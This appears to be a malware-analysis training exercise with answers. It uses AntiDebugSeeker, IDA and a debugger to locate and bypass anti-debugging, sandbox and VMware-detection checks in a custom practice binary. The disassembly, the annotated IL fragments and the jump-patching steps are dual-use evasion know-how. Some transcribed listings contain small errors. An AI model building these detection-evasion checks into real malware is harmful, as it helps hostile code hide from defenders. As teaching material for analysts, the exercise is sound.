ldstr  aSbiedl1D1l // Anti-Sandbox_SandBoxie - It is checking whether the analysis is being performed in a SandBoxie sandbox.  
call   native int MufMaOSvGyvz.ghEyKQIAJr::GetModuleHandle(string string_0)  
stloc.0  
ldloc.s 0  
call   instance int32 [mscorlib]System.IntPtr::ToInt32()  
ldc.i4.0  
ceq  
brtrue.s loc_39AC
```

```
.method public static hideby sig bool LEYLEJpRfEgTMCc()  
{  
  .maxstack 1  
  .locals init (class [System]System.Net.WebRequest V0,  
               bool V1)  
ldstr  aHttpsWwwGoogle // Commucate_function_String - Indicating potential communication features, possibly for connecting to a C2 server or detecting analysis environments.  
call   class [System]System.Net.WebRequest [System]System.Net.WebRequest::Create(string)
```



```
ldloc.3
ldstr aModel // "Model"
callvirt instance object [System.Management]System.Management.ManagementBaseObject::get_Item(string)
callvirt instance string [mscorlib]System.Object::ToString()
callvirt instance string [mscorlib]System.String::ToUpperInvariant()
ldstr aVirtual // VM_Check - It is possible that the analysis environment is detecting whether it is running on
callvirt instance bool [mscorlib]System.String::Contains(string)
brtrue.s loc_3917
```

```
loc_38EA:
ldloc.s 4
ldstr aVmware // VMware_Check - It is possible that the analysis environment is detecting whether it is running on VMware.
callvirt instance bool [mscorlib]System.String::Contains(string)
brtrue.s loc_3917
```

```
ldloc.3
ldstr aModel // "Model"
callvirt instance object [System.Management]System.Management.ManagementBaseObject::get_Item(string)
callvirt instance string [mscorlib]System.Object::ToString()
ldstr aVirtualbox // VBox_Check - It is possible that the analysis environment is detecting whether it is running on VirtualBox.
call bool [mscorlib]System.String::op_Equality(string, string)
ldc.i4.0
ceq
br.s loc_3918
```

```
loc_3917:
ldc.i4.0
```

# Exercise 1

## Level1.

# Analysis of a program with multiple anti-debugging features

Target Malware : Custom\_AntiDebug.exe

## Question.

- Check the anti-analysis features implemented in this program.
- Verify the messages displayed for each anti-analysis feature.

## Optional Question.

- The message is obfuscated with XOR,  
Please investigate the decryption key.

**Point 1:** Use the IDA/Ghidra plugin AntiDebugSeeker to identify anti-analysis features.


**Point 2:** Analyze the program using both static analysis tools (IDA/Ghidra) and dynamic analysis tools (debuggers).

Hint : Main function at 00401230

# Exercise1 Answer for IDA

# Exercise 1 Answer For IDA

- Use AntiDebugSeeker to confirm the anti-analysis features.



Category Name	Possible Anti-Debug API	Address	Possible Anti-Debug Technique	Address
			VMware_magic_value	0x401041
			VMware_I/O_port	0x40104b
Debugger check	IsDebuggerPresent	0x4018DF		
Process Check	CreateToolhelp32Snapshot	0x40190C		
			Enumerate_Running_Processes	0x40190c
			Enumerate_Running_Processes	0x40190c
Process Check	Process32FirstW	0x40192B		
Process Check	Process32NextW	0x40193B		
Process Check	Process32NextW	0x401973		
Check Invalid Close->Exception	CloseHandle	0x40197A		
			NtGlobalFlag_check	0x40198a
Check Invalid Close->Exception	CloseHandle	0x4019AE		
			NtSetInformationThread	0x4019cd
			ThreadHideFromDebugger_0x11	0x4019cd
Exception Handling Check	SetUnhandledExceptionFilter	0x401C9F		
Exception Handling Check	UnhandledExceptionFilter	0x401CA8		
Time Check	QueryPerformanceCounter	0x402044		
Debugger check	IsDebuggerPresent	0x4021FE		
Exception Handling Check	SetUnhandledExceptionFilter	0x40221E		
Exception Handling Check	UnhandledExceptionFilter	0x402228		
Exception Handling Check	SetUnhandledExceptionFilter	0x4022BF		
			Environment_TimingCheck_CPUID	0x4023f8
			Environment_TimingCheck_CPUID	0x402433
			Environment_TimingCheck_CPUID	0x4024aa

# Exercise 1 Answer For IDA


- Use AntiDebugSeeker to confirm the anti-analysis features.

Category Name	Possible Anti-Debug API	Address	Possible Anti-Debug Technique	Address
			VMware_magic_value	0x401041
			VMware_I/O_port	0x40104b
Debugger check	IsDebuggerPresent	0x4018DF		
Process Check	CreateToolhelp32Snapshot	0x40190C	Enumerate_Running_Processes	0x40190c
			Enumerate_Running_Processes	0x40190c
Process Check	Process32FirstW	0x40192B		
Process Check	Process32NextW	0x40193B		
Process Check	Process32NextW	0x401973		
Check Invalid Close->Exception	CloseHandle	0x40197A		
			NtGlobalFlag_check	0x40198a
Check Invalid Close->Exception	CloseHandle	0x4019AE		
			NtSetInformationThread	0x4019cd
			ThreadHideFromDebugger_0x11	0x4019cd
Exception Handling Check	SetUnhandledExceptionFilter	0x401C9F		
Exception Handling Check	SetUnhandledExceptionFilter	0x401CA8		
Time		0x402044		
Debug		0x4021FE		
Exception Handling Check	SetUnhandledExceptionFilter	0x40221E		
Exception Handling Check	UnhandledExceptionFilter	0x402228		
Exception Handling Check	SetUnhandledExceptionFilter	0x4022BF		
			Environment_TimingCheck_CPUID	0x4023f8
			Environment_TimingCheck_CPUID	0x402433
			Environment_TimingCheck_CPUID	0x4024aa

Are there six anti-debugging features?

# Exercise 1 Answer For IDA

- The first is AntiDebug using IsDebuggerPresent.
- What is the message displayed?



# Exercise 1 Answer For IDA

What does a return value of 1 mean?

00401892 C745 D0 0E000D00 mov dword ptr [ebp-24],70009

00401899 C745 D4 12004000 mov dword ptr [ebp-20],8

004018A0 C745 D8 40005400 mov dword ptr [ebp-1C],5C0053

004018A7 C745 DC 09000700 mov dword ptr [ebp-18],580012

004018AE C745 E0 08000000 mov dword ptr [ebp-14],1F000B

004018B5 C745 E4 53005C00 mov dword ptr [ebp-10],20016

004018BC C745 E8 12005800 mov dword ptr [ebp-C],550040

004018C3 C745 EC 0B001F00 mov dword ptr [ebp-8],E000001C

004018CA C745 F0 16000200 mov dword ptr [ebp-4],E000001C

004018D1 C745 F4 40005500 mov dword ptr [ebp],E000001C

004018D8 C745 F8 1C0000E0 mov dword ptr [ebp-8],E000001C

004018DF FF15 20304000 call dword ptr ds:[&IsDebuggerPresent]

004018E7 74 0B je custom\_antidebugg.4018F4

004018E9 8D8D 34FDFFFF lea ecx,dword ptr ss:[ebp-2CC]

004018EF E9 04010000 jmp custom\_antidebugg.4019F8

004018F4 E8 07F7FFFF call custom\_antidebugg.401000

004018F9 85C0 test eax,eax

004018FB 74 0B je custom\_antidebugg.401908

004018FD 8D8D 14FFFFFF lea ecx,dword ptr ss:[ebp-EC]

00401903 E9 F0000000 jmp custom\_antidebugg.4019F8

00401908 6A 00 push 0

0040190A 6A 02 push 2

0040190C FF15 00304000 call dword ptr ds:[&CreateToolhelp32Snapshot]

00401912 8BF0 mov esi,eax

00401914 8355 FF cmp esi,FFFFFFFF

EIP → 004018E7

EAX 00000001

EBX 003F1000

ECX 00000022

EDX 00000000

EBP 0019FF34

ESP 0019FA2C

ESI 0000000A

EDI 00000000

EIP 004018E7

EFLAGS 00000202

ZF 0 PF 0 AF 0

OF 0 SF 0 DF 0

CF 0 TF 0 IF 1

LastError 00000000

LastStatus C0000100

デフォルト (stdcall)

1: [esp+4] 00000000

2: [esp+8] 003F1000

3: [esp+C] 005C0499

4: [esp+10] 00000000

5: [esp+14] 00000000

Jump is not taken custom\_antidebugg.004018F4



# Exercise 1 Answer For IDA

- If you proceed with **F8** without applying any patches, it hits **Call Sub\_401170**.
- First message is displayed.
- **Be cautious of conditional jumps like je.**

The screenshot shows the IDA Pro interface for the file Custom\_AntiDebug.exe. The assembly window displays the following code:

Address	Disassembly
004019EE	56
004019EF	FF15 1C304000
004019F5	8D4D 8C
<b>EIP → 004019F8</b>	<b>E8 73F7FFFF</b>
004019FD	8B4D FC
00401A00	33C0

The assembly code on the right side of the window is as follows:

```
push esi
call dword ptr ds:[<&FreeLibrary>]
lea ecx,dword ptr ss:[ebp-74]
call custom_antidebug.401170
mov ecx,dword ptr ss:[ebp-4]
xor eax,eax
pop edi
pop esi
xor ecx,ebp
pop ebx
call custom_antidebug.401A41
mov esp,ebp
pop ebp
ret 10
push ebp
```

A message box titled "Debugger detected. ..." is displayed in the foreground with the text: "Debugger detected. Be cautious with conditional statements like je and work around them carefully."

# Exercise 1 Answer For IDA

Pressing this will restart the debugging process from the beginning.

The screenshot shows the IDA Pro interface with the following components:

- Toolbar:** A red box highlights the 'Restart' button (a circular arrow icon).
- Assembly List:** A table of instructions with addresses, hex values, and assembly code.

Address	Hex	Assembly
EIP → 757796C2	8B4C24 54	mov ecx,dword ptr ss:[esp+54]
757796C6	33CC	xor ecx,esp
757796C8	E8 38C00100	call kernelbase.75795705
757796CD	8BE5	mov esp,ebp
757796CE	5D	pop ebp
757796CF		ret 10
757796D0		and dword ptr ss:[esp+10],0
757796D1		jmp kernelbase.757796B8
757796D2		push F
757796D3		pop eax
757796D4		jmp kernelbase.757796A2
757796D5		int3
757796D6		int3
757796D7		int3
757796D8		int3
757796D9		int3
757796DA		int3
757796E1	CC	int3
757796E2	CC	int3
757796E3	CC	int3
- Debugger Warning Dialog:** A dialog box titled 'Debugger detected. ...' is open, displaying the text: 'Debugger detected. Be cautious with conditional statements like je and work around them carefully.'

# Exercise 1 Answer For IDA

- To force the jump, change the **ZF** flag to 1.
- Double-click the area where **ZF** is set to 0.

The screenshot shows the IDA Pro interface with the following assembly code:

```
004018D8 C745 F8 1C0000E0 mov dword ptr ss:[ebp-8],E000001C
004018DF FF15 20304000 call dword ptr ds:[<&IsDebuggerPresent>]
004018E5 85C0 test eax,eax
004018E7 74 0B je custom_antidebugg.4018F4
004018E9 8D8D 34FDFFFF lea ecx,dword ptr ss:[ebp-2CC]
004018EF E9 04010000 jmp custom_antidebugg.4019F8
004018F4 E8 07F7FFFF call custom_antidebugg.401000
004018F9 85C0 test eax,eax
004018FB 74 0B je custom_antidebugg.401908
004018FD 8D8D 14FFFFFF lea ecx,dword ptr ss:[ebp-EC]
00401903 E9 F0000000 jmp custom_antidebugg.4019F8
00401908 6A 00 push 0
0040190A 6A 02 push 2
0040190C FF15 00304000 call dword ptr ds:[<&CreateToolhelp32Snapshot>]
00401912 8BF0 mov esi,eax
00401914 83FE FF cmp esi,FFFFFFFF
00401917 74 67 je custom_antidebugg.401980
00401919 8D85 08FBFFFF lea eax,dword ptr ss:[ebp-4F8]
0040191F C785 08FBFFFF 2C020 mov dword ptr ss:[ebp-4F8],22C
00401929 50 push eax
0040192A 56 push esi
0040192B FF15 10304000 call dword ptr ds:[<&Process32FirstW>]
00401931 85C0 test eax,eax
00401933 74 44 je custom_antidebugg.401979
00401935 8B3D F4304000 mov edi,dword ptr ds:[<&_wcsicmp>]
0040193B 8B1D 04304000 mov ebx,dword ptr ds:[<&Process32NextW>]
```

The register window on the right shows the following values:

Register	Value	Comment
EAX	00000001	
EBX	00257000	<PEB.Inherited>
ECX	00000022	
EDX	00000000	
EBP	0019FF34	
ESP	0019FA2C	
ESI	0000000A	
EDI	00000000	
EIP	004018E7	custom_antidebugg.4018E7
EFLAGS	00000202	
ZF	0	
PF	0	
AF	0	
CF	0	
SF	0	
DF	0	
IF	1	

The status bar at the bottom left indicates: "Jump is not taken custom\_antidebugg.004018F4".

# Exercise 1 Answer For IDA

- It changes to jump to 4018F4, allowing you to observe the subsequent behavior.

The screenshot displays the IDA Pro interface with the following assembly code and registers:

Address	Hex	Disassembly
004018D8	C745 F8 1C0000E0	mov dword ptr ss:[ebp-8],E000001C
004018DF	FF15 20304000	call dword ptr ds:[<&IsDebuggerPresent>]
004018E5	85C0	test eax,eax
004018E7	74 0B	je custom_antidebugg.4018F4
004018E9	8D8D 34FDFFFF	lea ecx,dword ptr ss:[ebp-2CC]
004018EF	E9 04010000	jmp custom_antidebugg.4019F8
004018F4	E8 07F7FFFF	call custom_antidebugg.401000
004018F9	85C0	test eax,eax
004018FB	74 0B	je custom_antidebugg.401908
004018FD	8D8D 14FFFFFF	lea ecx,dword ptr ss:[ebp-EC]
00401903	E9 F0000000	jmp custom_antidebugg.4019F8
00401908	6A 00	push 0
0040190A	6A 02	push 2
0040190C	FF15 00304000	call dword ptr ds:[<&CreateToolhelp32Snapshot>]
00401912	8BF0	mov esi,eax
00401914	83FE FF	cmp esi,FFFFFFFF
00401917	74 67	je custom_antidebugg.401980
00401919	8D85 08FBFFFF	lea eax,dword ptr ss:[ebp-4F8]
0040191F	C785 08FBFFFF 2C020	mov dword ptr ss:[ebp-4F8],22C
00401929	50	push eax
0040192A	56	push esi
0040192B	FF15 10304000	call dword ptr ds:[<&Process32FirstW>]
00401931	85C0	test eax,eax
00401933	74 44	je custom_antidebugg.401979
00401935	8B3D F4304000	mov edi,dword ptr ds:[<&_wcsicmp>]
0040193B	8B1D 04304000	mov ebx,dword ptr ds:[<&Process32NextW>]

Registers window (EIP: 004018E7):

EAX	00000001
EBX	00257000
ECX	00000022
EDX	00000000
EBP	0019FF34
ESP	0019FA2C
ESI	0000000A
EDI	00000000
EIP	004018E7
EFLAGS	00000240
ZF	1
PF	0
AF	0
CF	0
SF	0
DF	0
IF	1
LastError	00000000
LastStatus	C0150008

Stack window (Default (stdcall)):

1:	[esp+4]	0000000A
2:	[esp+8]	00257000
3:	[esp+C]	00710490
4:	[esp+10]	00000018
5:	[esp+14]	00000000

Bottom status bar: Jump is taken custom\_antidebugg.004018F4

# Exercise 1 Answer For IDA

- Is `sub_401000` an anti-debugging function?

```
.text:004018D8 mov     [ebp+var_8], 0E000001Ch
.text:004018DF call    ds:IsDebuggerPresent ; Debugger check
.text:004018E5 test   eax, eax
.text:004018E7 jz     short loc_4018F4
```

```
.text:004018F4
.text:004018F4 loc_4018F4:
.text:004018F4 call   sub_401000
.text:004018F9 test   eax, eax
.text:004018FB jz     short loc_401908
```

```
.text:00401908
```

# Exercise 1 Answer For IDA

Search...

Double-click on a function name starting with 's

sub\_401000  
(0x401000)  
VMware\_I/O\_port  
VMware\_magic\_value  
(2detected)

\_WinMain@16  
(0x401230)  
IsDebuggerPresent  
CreateToolhelp32Snapshot  
Process32FirstW  
Process32NextW  
Process32NextW  
CloseHandle  
CloseHandle  
NtGlobalFlag\_check  
Enumerate\_Running\_Processes  
Enumerate\_Running\_Processes  
NtSetInformationThread  
ThreadHideFromDebugger\_0x11  
(12detected)

It can be confirmed from the results of **AntiDebugSeeker** that VM detection is being performed.

- Use F7 to step into `sub_401000` and analyze it.

```
004018D8  C745 F8 1C0000E0  mov dword ptr ss:[ebp-8],E000001C
004018DF  FF15 20304000    call dword ptr ds:[<&IsDebuggerPresent>]
004018E5  85C0             test eax,eax
004018E7  74 0B           je custom_antidebugg.4018F4
004018E9  8D8D 34FDFFFF    lea ecx,dword ptr ss:[ebp-2CC]
004018EF  E9 04010000     jmp custom_antidebugg.4019F8
004018F4  E8 07F7FFFF    call custom_antidebugg.401000
004018F9  85C0             test eax,eax
004018FB  74 0B           je custom_antidebugg.401908
004018FD  8D8D 14FFFFFF    lea ecx,dword ptr ss:[ebp-EC]
00401903  E9 F0000000     jmp custom_antidebugg.4019F8
00401908  6A 00           push 0
0040190A  6A 02           push 2
0040190C  FF15 00304000    call dword ptr ds:[<&CreateToolhelp32Snapshot>]
00401912  8BF0             mov esi,eax
00401914  83FE FF         cmp esi,FFFFFFFF
00401917  74 67           je custom_antidebugg.401980
00401919  8D85 08FBFFFF    lea eax,dword ptr ss:[ebp-4F8]
0040191F  C785 08FBFFFF 2C0200  mov dword ptr ss:[ebp-4F8],22C
00401929  50             push eax
0040192A  56             push esi
0040192B  FF15 10304000    call dword ptr ds:[<&Process32First>]
00401931  85C0             test eax,eax
00401933  74 44           je custom_antidebugg.401979
00401935  8B3D F4304000    mov edi,dword ptr ds:[<&_wcsicmp>]
0040193B  8B1D 04304000    mov ebx,dword ptr ds:[<&Process32NextW>]
```

The code checking whether it is a VM environment.

00401030	8965 E8	mov esp,dword ptr ss:[ebp-18],esp
00401033	C745 E4 00000000	mov dword ptr ss:[ebp-1C],0
0040103A	C745 FC 00000000	mov dword ptr ss:[ebp-4],0
00401041	B8 68584D56	mov eax,564D5868
00401046	B9 0A000000	mov ecx,A
0040104B	66:BA 5856	mov dx,5658
0040104F	ED	in eax,dx
00401050	8945 F4	mov dword ptr ss:[ebp-1C],eax
00401053	C745 FC FFFFFFFF	mov dword ptr ss:[ebp-4],FFFFFFFE
0040105A	8B4D E4	mov ecx,dword ptr ss:[ebp-1C]
0040105D	EB 12	jmp custom_antidebugg.401071
0040105F	B8 01000000	mov eax,1
00401064	C3	ret
00401065	8B65 E8	mov esp,dword ptr ss:[ebp-18]
00401068	33C9	xor ecx,ecx



# Exercise 1 Answer For IDA

- If a VM is detected and you proceed with **F8** without applying a patch, a message will be displayed.
- **Three more anti-debugging left**

The screenshot shows the IDA Pro interface for the file 'Custom\_AntiDebug.exe'. A message box is displayed over the assembly view, stating: 'VMware detected. Three more anti-debugging techniques left.' The assembly view shows the following instructions:

Address	Disassembly
00401A03	5E
00401A04	33CD
00401A06	5B
00401A07	E8 35000000
00401A0C	8BE5
00401A0E	5D

The assembly view also shows the following instructions:

```
push esi
call dword ptr ds:[&FreeLibrary]
lea ecx,dword ptr ss:[ebp-74]
call custom_antidebugg.401170
mov ecx,dword ptr ss:[ebp-4]
xor eax,eax
pop edi
pop esi
xor ecx,ebp
pop ebx
call custom_antidebugg.401A41
mov esp,ebp
pop ebp
```

# Exercise 1 Answer For IDA

Pressing this will restart the debugging process from the beginning.

The screenshot shows the IDA Pro interface. A blue callout bubble points to the 'Restart' button (a circular arrow icon) in the toolbar. A dialog box is open in the foreground with the text: "VMware detected. Three more anti-debugging techniques left." The assembly window shows the following code:

Address	Disassembly
00401A03	5E
00401A04	33CD
00401A06	5B
00401A07	E8 35000000
00401A0C	8BE5
00401A0E	5D

```
push esi
call dword ptr ds:[<&FreeLibrary>]
lea ecx,dword ptr ss:[ebp-74]
call custom_antidebugg.401170
mov ecx,dword ptr ss:[ebp-4]
xor eax,eax
pop edi
pop esi
xor ecx,ebp
pop ebx
call custom_antidebugg.401A41
mov esp,ebp
pop ebp
```

# Exercise 1 Answer For IDA

- Setting the **ZF flag** to 1 also works.
- As an alternative, use the **space key** to change **je** to **jmp**, forcing the jump.

The screenshot displays the IDA Pro interface with assembly code in the main window. The instruction at address 004018FB is highlighted, showing `je custom_antidebugg.401908`. Two dialog boxes, titled "004018FB をアセンブル", are overlaid on the code. The top dialog shows the instruction `je| 0x00401908` with the `asmjit(a)` option selected. A large blue arrow points from this dialog to the bottom dialog, which shows the instruction `jmp| 0x00401908`. The bottom dialog also has the `asmjit(a)` option selected. The right-hand pane shows the register state, with the ZF flag set to 1. The status bar at the bottom right indicates the current instruction is `004018FB custom_antidebugg.004018FB`.

Address	Disassembly
004018E9	8D8D 34FDFFFF lea ecx,dword ptr ss:[ebp-2CC]
004018EF	E9 04010000 jmp custom_antidebugg.4019F8
004018F4	E8 07F7FFFF call custom_antidebugg.401000
004018F9	85C0 test eax,eax
004018FB	74 0B je custom_antidebugg.401908
004018FD	8D8D 14FFFFFF lea ecx,dword ptr ss:[ebp-EC]
00401903	E9 F0000000 jmp custom_antidebugg.4019F8
00401908	6A 00
0040190A	6A 02
0040190C	FF15 00304000
00401912	8BF0
00401914	83FE FF
00401917	74 67
00401919	8D85 08FBFFFF
0040191F	C785 08FBFFFF
00401929	50
0040192A	56
0040192B	FF15 10304000
00401931	85C0
00401933	74 44
00401935	8B3D F4304000

Registers (Hide FPU):  
EAX: 00000001  
EBX: 00279000  
ECX: E117A0FC  
EDX: 00005658  
EBP: 0019FF34  
ESI: 9FA2C  
EDI: 0000A  
EIP: 00000  
018FB custom\_antidebugg.004018FB  
00000202  
OF 0 SF 0 DF 0  
CF 0 TF 0 IF 1  
00000000 (ERROR\_SUCCESS)  
S C0150008 (STATUS\_SXS\_KEY\_NOT\_FOUND)

- It has been forcibly changed to **jmp** to **401908**.

